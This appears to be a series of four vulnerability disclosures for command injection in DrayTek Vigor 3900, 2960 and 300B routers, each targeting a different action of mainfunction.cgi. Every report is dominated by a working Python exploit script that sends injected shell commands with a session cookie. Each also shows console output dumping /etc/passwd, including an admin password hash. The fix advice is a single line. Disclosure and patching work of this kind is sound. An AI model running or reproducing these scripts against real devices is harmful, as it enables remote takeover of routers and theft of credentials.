

# CVE1: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action ubf\_recharge\_time\_quota

## Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4\_Beta)

## Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4\_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `ubf_recharge_time_quota`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

## Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```

1 import argparse
2 import requests
3
4
5 action = "ubf_recharge_time_quota"
6 cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
7 cookies = {
8     "SESSION_ID_VIGOR": cookie_value
9 }
10
11 def remove_duplicate(input_str):
12     length = len(input_str)
13
14     if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
15         return input_str[:length//2]
16     else:
17         return input_str
18
19
20 def system(host,cmd):
21     cmd = "\"&"+cmd+"&\""
22     try:
23         headers = {
24             "HOST":host,
25             "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
26             "Content-Type": "text/plain; charset=UTF-8",
27             "Accept": "*//*",
28         }
29         url = "http://" + host + "/cgi-bin/mainfunction.cgi"
30         data = {
31             "config": "ipv6_neigh",
32             "rfilter": "system",
33             "action":action,
34             "user": cmd,
35             "quota": "1",
36             "pw_encode": "terminate",
37         }
38         res = requests.post(url=url,
data=data,headers=headers,cookies=cookies,verify=False)
39         if res.status_code == 200 and res.text != "":
40             print("[+] Command executed successfully")
41             result = remove_duplicate(res.text)
42             print("[+] Result: \n" + result)
43             return res.text
44         else:
45             print('[-] Command execute failed! Nothing...')
46             return 1
47     except Exception as e:
48         print('[-] Command execute failed!')


```

```

49     print(e)
50
51
52 if __name__ == "__main__":
53     # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
54     parser = argparse.ArgumentParser()
55     parser.add_argument("host", help="target host")
56     parser.add_argument("cmd", help="command to execute")
57     args = parser.parse_args()
58     system(args.host, args.cmd)
59
60
61
62

```

### 3. Execute the POC



```

λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/

```

## Cause Analysis

This vulnerability appears in the `ubf_recharge_time_quota` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

## Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4\_Beta

## Fix Recommendations

It is recommended to add appropriate filtering policies.

## Contact Information

- Reporter: N1nEmAn

# CVE2: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `get_subconfig`

## Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4\_Beta)

## Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4\_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `get_subconfig`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

## Steps to Reproduce

1. Open the router and configure it.



## 2. ready poc for test

```
1 import argparse
2 import requests
3
4 action = "get_subconfig"
5 cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
6 cookies = {
7     "SESSION_ID_VIGOR": cookie_value
8 }
9
10 def remove_duplicate(input_str):
11     length = len(input_str)
12
13     if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
14         return input_str[:length//2]
15     else:
16         return input_str
17
18
19 def system(host,cmd):
20     cmd = "\"'&"+cmd+"&\"'"
21     try:
22         headers = {
23             "HOST":host,
24             "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
25             "Content-Type": "text/plain; charset=UTF-8",
26             "Accept": "*//*",
```

```

27         "Referer": f"http://{host}/",
28     }
29     url = "http://" + host + "/cgi-bin/mainfunction.cgi"
30     # action = "get_subconfig"
31     # data = f"action={action}&getlocal=xxx&rtick=
{cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724
827664524"
32     data = {
33         "rtick": cmd,
34         "action": action,
35         "config": "1",
36         "rfilter": "1",
37         "rvalue": "1",
38         "sectiontype": "1",
39         "default_value": "1",
40     }
41     res = requests.post(url=url,
data=data,headers=headers,cookies=cookies,verify=False)
42     if res.status_code == 200 and res.text != "":
43         print("[+] Command executed successfully")
44         result = remove_duplicate(res.text)
45         print("[+] Result: \n" + result)
46         return res.text
47     else:
48         print('[-] Command execute failed! Nothing...')
49         return 1
50     except Exception as e:
51         print('[-] Command execute failed!')
52         print(e)
53
54
55 if __name__ == "__main__":
56     # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
57     parser = argparse.ArgumentParser()
58     parser.add_argument("host", help="target host")
59     parser.add_argument("cmd", help="command to execute")
60     args = parser.parse_args()
61     system(args.host, args.cmd)
62
63

```

### 3. Execute the POC

```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

## Cause Analysis

This vulnerability appears in the `get_subconfig` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

## Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4\_Beta

## Fix Recommendations

It is recommended to add appropriate filtering policies.

## Contact Information

- Reporter: N1nEmAn

# CVE3: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `related_rename_table`

## Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4\_Beta)

# Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4\_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `related_rename_table`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

## Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```
1 import argparse
2 import requests
3
4 action = "related_rename_table"
5 cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
6 cookies = {
7     "SESSION_ID_VIGOR": cookie_value
8 }
9
10 def remove_duplicate(input_str):
11     length = len(input_str)
12
13     if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
```



```

14         return input_str[:length//2]
15     else:
16         return input_str
17
18
19 def system(host,cmd):
20     cmd = "\"&"+cmd+"&\""
21     try:
22         headers = {
23             "HOST":host,
24             "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
25             "Content-Type": "text/plain; charset=UTF-8",
26             "Accept": "*/*",
27             "Referer": f"http://{host}/",
28         }
29         url = "http://" + host + "/cgi-bin/mainfunction.cgi"
30         # action = "get_subconfig"
31         # data = f"action={action}&getlocal=xxx&rtick=
{cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724
827664524"
32         data = {
33             "optin": cmd,
34             "action": action,
35             "config": "1",
36             "table": "1",
37             "newtable": "1",
38             "sectiontype": "1",
39             "default_value": "1",
40         }
41         res = requests.post(url=url,
data=data,headers=headers,cookies=cookies,verify=False)
42         if res.status_code == 200 and res.text != "":
43             print("[+] Command executed successfully")
44             result = remove_duplicate(res.text)
45             print("[+] Result: \n" + result)
46             return res.text
47         else:
48             print('[-] Command execute failed! Nothing...')
49             return 1
50     except Exception as e:
51         print('[-] Command execute failed!')
52         print(e)
53
54
55 if __name__ == "__main__":
56     # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
57     parser = argparse.ArgumentParser()
58     parser.add_argument("host", help="target host")
59     parser.add_argument("cmd", help="command to execute")

```

```
60 |     args = parser.parse_args()
61 |     system(args.host, args.cmd)
62 |
63 |
```

### 3. Execute the POC



```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

## Cause Analysis

This vulnerability appears in the `related_rename_table` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

## Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4\_Beta

## Fix Recommendations

It is recommended to add appropriate filtering policies.

## Contact Information

- Reporter: N1nEmAn

# CVE4: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability

## Vulnerability in action `restore`

### Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4\_Beta)

### Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4\_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `restore`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

### Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```
1 | import argparse
   | import requests
```

```

3
4 action = "restore"
5 cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
6 cookies = {
7     "SESSION_ID_VIGOR": cookie_value
8 }
9
10 def remove_duplicate(input_str):
11     length = len(input_str)
12
13     if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
14         return input_str[:length//2]
15     else:
16         return input_str
17
18
19 def system(host,cmd):
20     cmd = "\"&"+cmd+"&\""
21     try:
22         headers = {
23             "HOST":host,
24             "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
25             "Content-Type": "text/plain; charset=UTF-8",
26             "Accept": "*/*",
27             "Referer": f"http://{host}/",
28         }
29         url = "http://" + host + "/cgi-bin/mainfunction.cgi"
30         # action = "get_subconfig"
31         # data = f"action={action}&getlocal=xxx&rtick=
{cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724
827664524"
32         data = {
33             "serverip": cmd,
34             "action": action,
35             "filename": "1",
36             "key": "1",
37             "newtable": "1",
38             "sectiontype": "1",
39             "default_value": "1",
40         }
41         res = requests.post(url=url,
data=data,headers=headers,cookies=cookies,verify=False)
42         if res.status_code == 200 and res.text != "":
43             print("[+] Command executed successfully")
44             result = remove_duplicate(res.text)
45             print("[+] Result: \n" + result)
46             return res.text
47         else:
48             print('[-] Command execute failed! Nothing...')


```

```

49         return 1
50     except Exception as e:
51         print('[-] Command execute failed!')
52         print(e)
53
54
55 if __name__ == "__main__":
56     # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
57     parser = argparse.ArgumentParser()
58     parser.add_argument("host", help="target host")
59     parser.add_argument("cmd", help="command to execute")
60     args = parser.parse_args()
61     system(args.host, args.cmd)
62
63

```

### 3. Execute the POC



```

λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
